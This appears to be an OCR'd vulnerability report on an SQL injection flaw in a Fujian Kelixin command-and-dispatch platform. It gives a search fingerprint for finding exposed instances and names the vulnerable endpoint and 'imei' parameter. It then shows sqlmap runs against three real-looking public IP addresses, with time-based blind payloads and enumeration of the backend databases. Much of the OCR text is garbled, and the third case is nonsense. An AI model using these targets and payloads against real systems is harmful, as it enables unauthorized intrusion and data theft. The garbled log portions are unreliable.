
Fujian Kelixin Communication Co., Ltd. Command and Dispatch Platform SQL Injection Vulnerability

Internet asset collection

body="app/structure/departments.php"||app="指挥调度管理平台"



company




Vulnerability location

api/client/get_extension_yl.php

Vulnerability recurrence

There is a sql injection vulnerability in the value of parameter imei Case ${\bf 1}$:

http://36.153.125.186:7080/api/client/get_extension_yl.php?imei=1×tamp=1&sign=1



Use sqlmap time injection to read table contents

```
igent --batch
                                           {1.5.12.2#dev}
          . [']
                                 135
             []_|_|_,
                                          https://salmap.ora
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's res
 onsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for a
 y misuse or damage caused by this program
 [*] starting @ 18:04:28 /2024-03-12/
 [18:04:28] [INFO] fetched random HTTP User-Agent header value 'Opera/9.23 (Windows NT 5.0; U; de)' from file '/usr/local/Cell
 r/sqlmap/1.5.2/libexec/data/txt/user-agents.txt'
 [18:04:28] [INFO] testing connection to the target URL
 you have not declared cookie(s), while server wants to set its own ('PHPSESSID=75df8113232...40c000da8e'). Do you want to use
 those [Y/n] Y
[18:04:28] [INFO] checking if the target is protected by some kind of WAF/IPS [18:04:28] [INFO] testing if the target URL content is stable
 [18:04:29] [INFO] target URL content is stable
 [18:04:29] [INFO] testing if GET parameter 'imei' is dynamic
[18:04:29] [MARNING] GET parameter 'imei' does not appear to be dynamic
[18:04:29] [WARNING] heuristic (basic) test shows that GET parameter 'imei' might not be injectable
[18:04:29] [INFO] testing for SQL injection on GET parameter 'imei' [18:04:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause' [18:04:29] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:04:29] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' [18:04:30] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[18:04:30] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - MICRE OF HAVING Clause (XMLType)' [18:04:30] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
                             testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[18:04:31] [INFO] testing 'Generic inline queries'
[18:04:31] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:04:31] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:04:31] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:04:31] [INFO] testing 'Oracle stacked queries (DBMS_PTPE.RECEIVE_MESSAGE - comment)'
[18:04:32] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:04:42] [INFO] GET parameter 'imei' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[18:04:42] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns' [18:04:42] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (pc
 ential) technique found
 [18:04:44] [INFO] target URL appears to be UNION injectable with 2 columns
 injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
 [18:04:45] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g.
[18:04:45] [INFO] checking if the injection point on GET parameter 'imei' is a false positive GET parameter 'imei' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N sqlmap identified the following injection point(s) with a total of 92 HTTP(s) requests:
 Parameter: imei (GET)
       Type: time-based blind
       Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

-u "http://36.153.125.186:7080/api/client/aet_extension_vl.php?imei=1×tamp=1&sian=1" --tables --rand

Desktop


```
[INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
  18:04:30]
 [18:04:30] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)' [18:04:30] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
  18:04:31] [INFO] testing 'Generic inline queries'
18:04:31] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:04:31] [INFO] testing 'PostgresQL > 8.1 stacked queries (comment)'
[18:04:31] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:04:31] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:04:32] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:04:42] [INFO] GET parameter 'imei' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
  18:04:42] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
18:04:42] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (po
ential) technique found

[18:04:44] [INFO] target URL appears to be UNION injectable with 2 columns

injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y

[18:04:45] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=my
[18:04:45] [INFO] checking if the injection point on GET parameter 'imei' is a false positive GET parameter 'imei' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
 sqlmap identified the following injection point(s) with a total of 92 HTTP(s) requests:
  arameter: imei (GET)
     Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: imei=1' AND (SELECT 9899 FROM (SELECT(SLEEP(5)))cyRK) AND 'LQQE'='LQQE&timestamp=1&sign=1
 [18:05:06] [INFO] the back-end DBMS is MySQL
[18:05:06] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
 ootential disruptions
  eb application technology: Apache, PHP
  ack-end DBMS: MySQL >= 5.0.12
 [18:05:06] [INFO] fetching database names
 18:05:06] [INFO] fetching number of databases
 [18:05:06] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
 [18:05:12] [INFO] retrieved:
[18:05:22] [INFO] adjusting time delay to 1 second due to good response times
  nformation_schema
 [18:06:26] [INFO] retrieved: mysql
[18:06:45] [INFO] retrieved: performance_schema
  18:07:49] [INFO] retrieved: unionpbx
 18:08:25] [ERROR] invalid character detected. retrying..
18:08:25] [WARNING] increasing time delay to 2 seconds
  18:08:25] [INFO] fetching tables for databases: 'information_schema, mysql, performance_schema, unionpbx'
[18:08:25] [INFO] fetching number of tables for database 'unionpbx' [18:08:25] [INFO] retrieved: 118 [18:08:36] [INFO] retrieved: aliases
 18:09:14] [INFO] retrieved:
```

Case 2 http://175.139.176.213:7080/api/client/get extension yl.php?imei=1×tamp=1&sign=1



Use sqlmap time injection to read table contents

```
Desktop
                                  "http://175.139.176.213:7080/api/client/get_extension_yl.php?imei=1&timestamp=1&sign=1"
  igent --batch
            __H__
                                          {1.5.12.2#dev}
             ["] |
[,]_|_|_
                               133
                                         https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's res
nsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for a
 misuse or damage caused by this program
[*] starting @ 18:06:04 /2024-03-12/
[18:06:04] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US) AppleWebKit/5: 0 (KHTML, like Gecko) Chrome/4.0.202.0 Safari/532.0' from file '/usr/local/Cellar/sqlmap/1.5.2/libexec/data/txt/user-agents.
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=26988509412...5f69aaa237'). Do you want to use hose [Y/n] Y
[18:06:04] [INFO] testing connection to the target URL
[18:06:05] [INFO] checking if the target is protected by some kind of WAF/IPS [18:06:05] [INFO] testing if the target URL content is stable [18:06:05] [INFO] target URL content is stable
[18:06:05] [INFO] testing if GET parameter 'imei' is dynamic
                         NING] GET parameter 'imei' does not appear to be dynamic
 [18:06:06] [WARNING] heuristic (basic) test shows that GET parameter 'imei' might not be injectable
[18:06:06] [INFO] testing for SQL injection on GET parameter 'imei' [18:06:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause
                             testing 'Boolean-based blind - Parameter replace (original value)'
[18:06:08] [INFO]
[18:06:09] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' [18:06:10] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause' [18:06:11] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[18:06:13] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType) [18:06:14] [INFO] testing 'Generic inline queries'
[18:06:14] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:06:15] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:06:15] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:06:28] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:06:28] [INFO] GET parameter 'imei' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[18:06:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:06:28] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (po
 ntial) technique found
[18:06:33] [INFO] target URL appears to be UNION injectable with 2 columns injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y [18:06:37] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=my
[18:06:37] [INFO] checking if the injection point on GET parameter 'imei' is a false positive
GET parameter 'imei' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 92 HTTP(s) requests
Parameter: imei (GET)


Type: time-based blind

Title: MySOI >= 5 0 12
```

```
18:06:13] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
 [18:06:14] [INFO] testing 'Generic inline queries'
[18:06:14] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)' [18:06:15] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
 [18:06:15] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:06:16] [INFO] testing 'Uracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:06:16] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:06:28] [INFO] GET parameter 'imei' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[18:06:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:06:28] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
ntial) technique found
 [18:06:33] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y
 [18:06:37] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g.
[18:06:37] [INFO] checking if the injection point on GET parameter 'imei' is a false positive
GET parameter 'imei' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 92 HTTP(s) requests:
Parameter: imei (GET)
     Type: time-based blind
     Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: imei=1' AND (SELECT 9797 FROM (SELECT(SLEEP(5)))HZLz) AND 'VSeR'='VSeR&timestamp=1&sign=1
[18:06:59] [INFO] the back-end DBMS is MySQL
[18:06:59] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to p
otential disruptions
web application technology: Apache, PHP, PHP 7.2.19
back-end DBMS: MySQL >= 5.0.12
[18:07:00] [INFO] fetching database names [18:07:00] [INFO] fetching number of databases
[18:07:00] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[18:07:06] [INFO] retrieved:
[18:07:17] [INFO] adjusting time delay to 2 seconds due to good response times
[18:08:03] [ERROR] invalid character detected. retrying..
[18:08:03] [WARNING] increasing time delay to 3 seconds
[18:09:09] [ERROR] invalid character detected. retrying..
[18:09:09] [WARNING] increasing time delay to 4 seconds
```

Case 3

http://111.57.80.2:7080/



Use sqlmap time injection to read table contents

```
| 1 legal disclaimer: Usage of salmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applications or damage caused by this program

1] starting # 18:05:46 /2024-03-12/

18:05:46 [DWG] fetched random HTTP User-Apent header value 'Opera/9.20 (Bindows NT 6.0; U; de)' from file '/usr/local/Cellar/sqlmap/1.5.2/libexec/data/txt

18:05:46 [DWG] testing consection to the target sum of NMA/IPS

18:05:46 [DWG] checking if the target sum of the damage of the target sum of the target sum of NMA/IPS

18:05:46 [DWG] checking if the target sum of the damage of the damage of the sum of the damage of the target sum of the damage of the damage of the damage of the damage of the sum of the damage of the da
```

```
Now how not declared cockie(C), while server wonts to set its own ("PRESSSID-4326367132d... 88028Ffc5d"). Do you want to use those [Y/n] Y [38.65.4d] [CBFO] decking if the target is protected by some kind of RAF/IPS [CBFO] declared in the target is protected by some kind of RAF/IPS [CBFO] declared in the target is protected by some kind of RAF/IPS [CBFO] declared in the target is protected by some kind of RAF/IPS [CBFO] declared in the target IRI centent is stable [CBFO] declared in the target IRI centent is stable [CBFO] declared in the target IRI centent is stable [CBFO] declared in the target IRI centent is stable [CBFO] declared in the target IRI centent is stable [CBFO] declared in the target IRI centent IRI cen
```